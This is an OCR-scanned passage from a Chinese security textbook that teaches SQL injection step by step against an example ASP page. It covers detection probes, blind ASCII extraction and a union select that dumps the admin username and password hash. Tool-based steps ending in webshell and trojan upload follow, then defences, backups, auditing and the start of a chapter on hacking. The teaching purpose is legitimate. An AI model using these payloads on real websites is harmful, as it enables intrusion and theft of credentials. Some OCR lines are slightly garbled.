


图 5.28 某动态网页

网页中 SQL 语句的原貌大致为 select * from 表名 where id=1,则以下步骤测试 SQL 注入漏洞是否存在。

(1) 第一步,http://xxx. xxx. xxx /abc. asp?id=207'(附加一个单引号),此时网页中的 SQL 语句变成了 select * from 表名 where id=1',运行异常,如图 5.29 所示。

(2) 第二步,http://xxx. xxx. xxx /abc. asp? id=1 and 1=1(附加 and 1=1),此时网页中的 SQL 语句变成了 select * from 表名 where id=1 and 1=1,运行正常,而且与原网页运行结果相同,如图 5.30 所示。

(3) 第三步,207http://xxx. xxx. xxx /abc. asp? id=207 and 1=2(附加 and 1=1),



图 5.29　附加一个单引号




图 5.30　加 and 1=1

http://xxx.xxx.xxx /abc.asp? id=1 and 1=2，运行异常，如图 5.31 所示。




图 5.31　加 and 1=2

如果以上三步全面满足，该脚本中一定存在 SQL 注入漏洞。

2）判断数据库的类型

由于 SQL 注入漏洞攻击利用的是通用的 SQL 语法，使得这种攻击具有广泛性。理论上来说，对于所有基于 SQL 语言的数据库管理系统都是有效的，包括 MS SQL Server、Oracle、DB2、Sybase、Access 和 MySQL 等。然而，不同数据库的函数、自身的 SQL 扩展功能也会有所不同，对于不同的数据库管理系统其攻击方式也不同。所以在注入之前，还要判断一下数据库的类型。一般 ASP 最常搭配的数据库是 Access 和 SQL Server。

（1）利用数据库服务器的系统变量区分数据库类型。

SQL Server 有 user，db_name()等系统变量，利用这些系统值不仅可以判断 SQL Server，还可以得到大量有用信息。如 HTTP://xxx.xxx.xxx/abc.asp? p=YY and user>0 不仅可以判断是否是 SQL Server，还可以得到当前连接到数据库的用户名。

HTTP://xxx.xxx.xxx/abc.asp? p=YY&n ... db_name()>0 不仅可以判断是否是 SQL Server，还可以得到当前正在使用的数据库名。

（2）利用系统表区分数据库类型。

Access 和 SQL Server 都有自己的系统表，比如存放数据库中所有对象的表，Access

是在系统表 msysobjects 中,但在 Web 环境下读该表会提示“没有权限”,SQL Server 是在表 sysobjects 中,在 Web 环境下可正常读取。对于以下两条语句:

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY and(select count(*)from sysobjects)>0
HTTP://xxx.xxx.xxx/abc.asp?p=YY and(select count(*)from msysobjects)>0
```

若数据库是 SQL Server,则第一条,abc.asp 一定运行正常,第二条则异常;若是 ACCESS 则两条都会异常。

3）通过注入获得所需要的数据

获得数据库中的有用数据是 SQL 注入攻击的主要目的,如管理员账号和口令等。

(1) 猜测管理员账号表和表中的字段及长度。

许多程序员在设计数据库时都会用一些特定的名称作为表名或字段名,也就是说数据库中存放的表名或字段名都是有规律可循的,黑客通过构建特殊数据库语句在数据库中依次查找管理员账号表名、表中字段名、用户名和密码的长度以及内容,这个猜测过程可以通过网上的大量注入工具快速实现,同时结合黑客收集的其他有用信息,从而轻易破译出用户的密码,也可以手工在 SQL 注入漏洞的 URL 链接后将查询条件替换成特殊语句进行破解。

例如 HTTP://xxx.xxx.xxx/abc.asp? id=1 And (Select Count(*) from Admin)>=0。如果页面与 HTTP://xxx.xxx.xxx/abc.asp? id=1 的相同,说明附加条件成立,即表名 Admin 存在,反之,即不存在。如此循环,直至猜到表名为止。表名猜出来后,将 Count(*) 替换成 Count(字段名),用同样的原理猜解字段名。最后,在表名和列名猜解成功后,再使用 SQL 语句,得出字段的值。

(2) 猜测用户名和密码,寻找 Web 后台管理入口。

在成功猜测出管理员账号和密码字段后,接着就是破解具体的用户名和密码。比较常用的方法是 ASCII 逐字解码法,一位一位地逐步猜测出具体的用户名,之后再按照类似的方法一位一位地猜测出对应的密码。获得用户名和密码后,可以借助一些注入工具轻而易举地获得后台管理入口,进入网站的后台管理系统进行入侵和破坏。假设已猜测得知表 Admin 中存在 username 字段,ASCII 逐字解码法如下。

首先,取第一条记录,测试长度 http://xxx.xxx.xxx/abc.asp? id=1 and (select top 1 len(username) from Admin)>0。如果 top 1 的 username 长度大于 0,则条件成立;接着就是 >1、>2、>3 这样测试下去,一直到条件不成立为止,比如 >7 成立,>8 不成立,则 len(username)=8。

在得到 username 的长度后,用 mid(username,N,1) 截取第 N 位字符,再使用 asc(mid(username,N,1)) 得到 ASCII 码,比如: id=1 and (select top 1 asc(mid(username,1,1)) from Admin)>0 得到第 1 位字符的 ASCII 码,需要注意的是英文和数字的 ASCII 码在 1~128 之间。

4）入侵和破坏

成功登录网站的后台管理系统后,接下来就可以任意进行破坏行为,如篡改网页、上传木马、留后门、修改或泄漏用户信息等,并进一步入侵数据库服务器。

3. SQL 注入攻击防范

SQL 注入攻击是目前网络攻击的主要手段之一。SQL 注入攻击是从正常的 www 端口访问，而且表面看起来跟一般的 Web 页面访问没什么区别。漏洞产生的原因主要是对用户提交的数据和输入参数没有进行严格的过滤和限制，目前防火墙不能对 SQL 注入漏洞进行有效的防范。因此，作为网站管理员和 Web 应用开发程序员，必须足够地重视 SQL 注入漏洞。为了尽可能地避免遭到 SQL 注入攻击，可以从以下几方面着手。

(1) 对用户提交的数据和输入参数进行严格的过滤。对输入字段中的逗号、单引号、双引号和分号等特殊符号进行限制和过滤，防止非授权登录。过滤所有输入字段中的 select、delete、from、union 和 exec 等命令，以防止服务器操作。限制输入字段长度，并用服务器端脚本验证输入长度，凡是非法执行程序均给出错误提示。

(2) 对数据库服务器进行权限设置，尽量不要让 Web 页面以超级管理员的身份连接数据，除非有特殊需要，不要授予读取系统表和执行系统存储过程的权限，对用户表，也要严格考虑权限的设置，只进行读操作的，坚决不要授予更新和插入等权限。

(3) 摒弃动态 SQL 语句，改用用户存储过程来访问操作数据。在建立数据库后，仔细分析 Web 页面需要对数据库进行的各种操作，并为之建立存储过程，然后让 Web 页面调用存储过程来完成数据库操作。这样，用户提交的数据将不是用来生成动态 SQL 语句，而是作为参数确确实实地传递给存储过程，从而有效阻断 SQL 注入的途径。

(4) 数据敏感信息非常规加密，通过在程序中对口令等敏感信息加密都是采用 md5 函数进行加密，即密文＝md5(明文)，本文推荐在原来的加密的基础上增加一些非常规的方式，即在 md5 加密的基础上附带一些值，如密文＝md5(md5(明文)＋123456)。

(5) 关闭或删除不必要的交互式提交表单页面，在代码层就屏蔽掉不安全的 script 等危险字符，从而有效地阻止某些注入攻击。

(6) 作为网站管理员要及时打补丁并强化数据，禁用不必要的服务和功能，对数据库活动进行监视，利用工具或设备，对 Web 页面中的攻击行为进行监测，及早预防。

5.4.2 实践案例 5-1：手动 SQL 注入攻击

上述 http://xxx.xxx.xxx /abc.asp? id＝207 网页经过三步判断之后发现网页存在注入漏洞，可进行注入攻击，接下来进行如下操作。

(1) 猜解管理员账号表和表中的字段

首先猜测管理员账号表：在域名后添加 And(Select Count(*)from admin)＞＝0，页面显示不变，说明管理员账号表名为 admin。

其次猜测用户名字段：在域名后添加 And (Select Count(admin_name) from admin) ＞＝0，页面显示不变，说明用户名字段为 admin_name。

然后猜测用户密码字段：在域名后添加 And (Select Count(admin_pwd) from admin)＞＝0，页面显示不变，说明用户密码字段为 admin_pwd。

(2) 推断页面查询语句中查询的字段个数，在域名后添加 order by 1(图 5.32)，如果网页显示正常，则依次改为添加 order by 2、order by 3…直到变为 order by 12(图 5.33)时网页显示错误，因此可推断本查询语句查询了有 11 个字段。




图 5.32　在域名后添加“order by 1”




图 5.33　在域名后添加“order by 12”

(3) 推断各字段的显示位置。在域名后加 union select 1,2,3,4,5,6,7,8,9,10,11 from admin,显示结果如图 5.34 所示,表明第 3、4、7 个字段显示在页面中。



图 5.34　在域名后加“union select 1,2,3,4,5,6,7,8,9,10,11 from admin”

(4) 在页面显示用户名和密码。通过第(1)步的猜测用户名、密码字段得到字段名分别为 admin_name 和 admin_pwd,将第(3)步的 union select 语句中的 4、7 分别替换成 admin_name 和 admin_pwd,按回车键,union 语句变为 union select 1,2,3,admin_name,5,6,admin_pwd,8,9,10,11 from admin,则 select 语句查询得到的用户名和密码将在 4、7 的位置进行显示,如图 5.35 所示。



图 5.35　得到用户名和密码

得到用户名为 209209209,密码为经过 MD5 加密的字符串,通过 MD5 解密,可得到密码。

5.4.3　实践案例 5-2：使用注入工具进行攻击

使用注入工具进行攻击的步骤如下，如图 5.36 所示。

(1) 安装入侵工具软件，打开工具窗口；

(2) 复制入侵站点地址，复制到当前路径；

(3) 发现有漏洞的链接；

(4) 选择一个注入点，检测注入；

(5) 开始检测，猜测表名，猜测列名，猜解内容；

(6) 扫描管理入口；

(7) 使用用户名和密码登录后台，找到 Webshell；

(8) 找到上传的地方上传木马。



图 5.36　使用注入工具进行攻击

5.5　数据库系统加固策略

为了保证数据库系统的安全，根据数据库系统威胁发生前的检测、发生时的监督和发生后的故障恢复，结合现有的数据库安全技术，可以对数据库系统实施以下几种安全措施。

5.5.1 备份机制

数据库系统安全技术的应用在很大程度上降低了数据库系统的安全威胁，但是问题仍然难以避免。为了确保数据库遭到攻击破坏后，能够及时地修复，必须按时进行数据库的备份工作。

首先，对数据库备份要防止陷入备份就是拷贝的误区，拷贝仅仅是复制，但是备份除了进行数据的拷贝工作外，还要对拷贝的数据进行管理。可以这样说，拷贝只是备份工作的一部分或者说一个开始。因为数据库系统每天处理的数据量是很大的，如果仅仅进行拷贝工作，而不对备份数据进行管理，这些数据对于故障后的系统恢复是很难起到必要作用的。

由于数据库系统的复杂程度不同，所以不能千篇一律，应该结合实际情况选择切实有效的备份策略。备份策略包括确定需备份的内容、备份时间及备份方式。目前采用较多的安全策略主要有完全备份、增量备份和差异备份三种策略。

5.5.2 防火墙和入侵检测

网络系统的安全是数据库安全的第一道屏障，外部入侵首先就是从入侵网络系统开始的，因此，必须采取有效的措施来保障系统的安全。主要手段有防火墙和入侵检测技术。

防火墙作为系统的第一道防线，它的主要作用是监测和控制可信任网络和不可信任网络之间的访问通道，可在内部与外部网络之间形成一道防护屏障，拦截来自外部的非法访问并阻止内部信息的外泄。

入侵检测是近几年来发展起来的一种防范技术。它综合采用了统计技术、规则方法、网络通信技术、人工智能、密码学以及推理等技术和方法，用来监控网络和计算机系统是否出现被入侵或滥用。经过不断发展和完善，IDS 系统作为监控和识别攻击的标准解决方案已经成为安全防御系统的重要组成部分。

5.5.3 审计机制

安全技术的发展并不能确保一个系统不存在任何安全漏洞。合法用户在经过身份认证后滥用权力，获取机密数据，蓄意破坏、恶意攻击等现象时而出现。审计是用事后追查来保证数据库安全的措施，审计的目的是检查访问模式、发现绕过系统控制的企图、发现特权的使用、扮演监督角色和提供附加证明。通过审计，可以把用户对数据库的所有操作自动记录下来放入审计日志中，可以监视用户对数据库的各种操作，当数据库出现故障时，可以根据审计日志，重现导致数据库现有状况的一系列事件，找出非法存取数据的人、时间和内容等，以便于追查有关责任，同时审计也有助于发现系统安全方面的弱点和漏洞。

5.5.4　视图机制

数据库中存放着大量的基本表,这些表中更是存放着大量的重要数据,而且数据库中的数据冗余度很低,一旦遭到破坏,就很难恢复,会带来严重的后果和损失。为了限制用户对基本表的操作,对于数据库系统的一般使用者,可以不给予其修改基本表的权力,只给他们访问视图和存储过程的权限。

视图是一种虚表,它是建立在一个或是几个基本数据表基础之上的,是数据库系统提供给用户以多种角度观察数据库中数据的一种重要机制。视图和存储过程同数据库中的其他对象一样,也要进行权限设定,这样用户只能取得对视图和存储过程的授权,而无法访问基本表。

5.6　课后体会与练习

1. 数据库的常规安全设置有哪些?
2. 数据库备份和还原技术对于保障信息安全的重要意义是什么?
3. 简述 SQL 攻击的一般过程。
4. 如何判断一个动态网页是否可以注入?

第 6 章　网络安全技术

✍ **本章课前准备**

学习本章内容之前，需要准备如下知识：

- 查找黑客攻击的典型案例；
- 了解网络安全相关技术内容。

✍ **本章教学目标**

本章的教学目标是：

- 了解网络安全相关技术的主要构成；
- 掌握常规的网络安全攻击及防范技术。

✍ **本章教学要点**

本章的教学要点包括：

- 黑客攻击及防范技术；
- 防火墙原理及配置。

✍ **本章教学建议**

本章内容采用案例引导模式进行教学。

6.1　网络安全概述

当今，社会网络已经成为信息交流便利和开放的代名词，然而伴随计算机与通信技术的迅猛发展，网络攻击与防御技术也在交替递升，原本网络固有的优越性、开放性和互联性变成信息安全隐患的便利桥梁。网络安全已变成越来越棘手的问题。

从历次黑客事件可以看出，目前，全世界的军事、经济、社会和文化各个方面都越来越依赖于计算机网络，人类社会对计算机的依赖程度达到空前的记录。由于计算机网络的脆弱性，这种高度的依赖性使得国家的经济和国防安全变得十分脆弱，一旦计算机网络受到攻击而不能正常工作，甚至瘫痪，整个社会就会陷入危机。

当今网络成为国家间博弈的舞台，各种先进的技术层出不穷，各个国家都在打造一支属于自己的网络队伍，网络战争也进入一个很微妙的时期，夺取战争主动权，不再是子弹枪炮，而是流动在网线中的比特和字节。由于受技术条件的限制，很多人对网络安全的意识仅停留在如何防范病毒阶段，对网络安全缺乏整体意识。比如电影《虎胆龙威 4》中所描述的，一旦战事爆发，整个城市的交通灯、天然气、通信和电力都会被黑客控制。也许电

影中描述得比较夸张，但是谁又能预料随着互联网的快速发展，这一切不会变成可能呢？未来网络战的趋势，将会是通过系统漏洞发送病毒，破坏对方的计算机系统，造成敌方指挥系统瘫痪，使其无法正常工作。更有甚者盗取机密资料，向对方发出错误的作战引导信号，再配合其他形式的攻击，从而达到最终胜利的目的。

6.2　黑客攻击技术

6.2.1　关于黑客

随着互联网的迅速发展，黑客也就随之诞生，黑客成就了互联网，同时也成就了自由软件，黑客成为计算机和互联网发展过程中的一个重要角色。

黑客(Hacker)是一群喜欢用智力通过创造性方法来挑战脑力极限的人，特别是他们所感兴趣的领域，例如电脑编程或电器工程。黑客最早源自英文 Hacker，这个词早期在美国的电脑界是带有褒义的，原指热心于计算机技术、水平高超的电脑专家，尤其是程序设计人员。但到今天，黑客一词已被用于泛指那些专门利用电脑网络搞破坏或恶作剧的家伙。对这些人的正确英文叫法是 Cracker，有人翻译成“骇客”。

黑客和骇客根本的区别是：黑客们建设，而骇客们破坏。也有人叫黑客为 Hacker。

6.2.2　黑客攻击的动机和步骤

1. 黑客攻击的动机

黑客的类型不同，所以他们的动机也不尽相同。有的黑客纯粹是恶作剧，有的黑客是为了窃取、修改或者删除系统中的相关信息，有的黑客是为显示自己的网络技术，有的黑客是为商业利益，而有的黑客是出于政治目的等。

2. 黑客攻击的步骤

黑客入侵一个系统的最终目标一般是获得目标系统的超级用户(管理员)权限，对目标系统进行绝对控制，窃取其中的机密文件等重要信息。黑客入侵的步骤如图 6.1 所示，一般可以分为 3 个阶段：确定目标与收集相关信息、获得对系统的访问权力以及隐藏踪迹。




图 6.1　黑客入侵的步骤

1）确定目标与收集相关信息

黑客对一个大范围的网络进行扫描以确定潜在的入侵目标，锁定目标后，还要检查要被入侵目标的开放端口，并且进行服务分析，获取目标系统提供的服务和服务进程的类型和版本、目标系统的操作系统类型和版本等信息，看是否存在能够被利用的服务，以寻找该主机上的安全漏洞或安全弱点。

2）获得对系统的访问权力

